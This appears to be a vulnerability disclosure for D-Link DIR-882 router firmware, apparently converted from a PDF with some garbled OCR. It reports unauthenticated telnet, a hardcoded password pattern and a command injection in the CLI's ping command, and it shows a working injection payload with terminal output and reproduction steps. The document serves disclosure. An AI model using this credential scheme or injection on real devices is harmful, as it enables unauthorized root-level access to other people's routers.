


1. Product Information:



2. Vulnerability details

D-link 882 DIR882A1_FW130B06 can start telnet without auth.



After we start telnet and use admin with admin password add @twsz2018, we can login telnet. And the Router will return a constrained shell like this.

```
[f0und@macbookpro TempName % telnet 192.168.0.1
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.
[dlinkrouter login: admin
Password:
libcli test environment
[router> sh
Invalid command "sh"
[router> ps
Invalid command "ps"
router>
[f0und@macbookpro Dlink-882 % telnet 192.168.0.1
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.
[dlinkrouter login: admin
[Password:
libcli test environment
router>
```

Use /usr/bin/cli , But in this binary there is a commend injection vulnerability, we can make commend like this ping 1.1.1.1 & ps to bypass.

```
📳 IDA View-A 🛛 📳 Pseudocode-E 🗵 📳 Pseudocode-D 🔞 📳 Pseudocode-C 🔀
                                                                     📜 Pseudocode-B 🔣
  1 int __fastcall cmd_ping(int a1, const char *a2, _DWORD *a3, int a4)
  2 {
      int v8; // $s0
      int v9; // $s1
      char v11[128]; // [sp+18h] [-80h] BYREF
      memset(v11, 0, sizeof(v11));
      v8 = snprintf(v11, 128, "%s ", a2);
      if (a4 > 0)
        v9 = 0;
11
        do
14
          ++v9;
          v8 += snprintf(&v11[v8], 128 - v8, "%s ", *a3++);
15
17
        while ( v9 != a4 );
19
      systemCmd(a1, (int)v11);
20
      return 0;
 21 }
```

```
dlinkrouter login: admin
Password:
libcli test environment
[router> ping 1.1.1.1 & ps
ping: sendto: Network is unreachable
PING 1.1.1.1 (1.1.1.1): 56 data bytes
 PID USER
   VSZ STAT COMMAND
  10 admin
  11 admin
  12 admin
  13 admin
  14 admin
  15 admin
                0 SW
                      [ksoftirqd/2]
```

3. Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by qemu-system or other ways (real machine)
- 2. Telnet router
- 3. Execute commend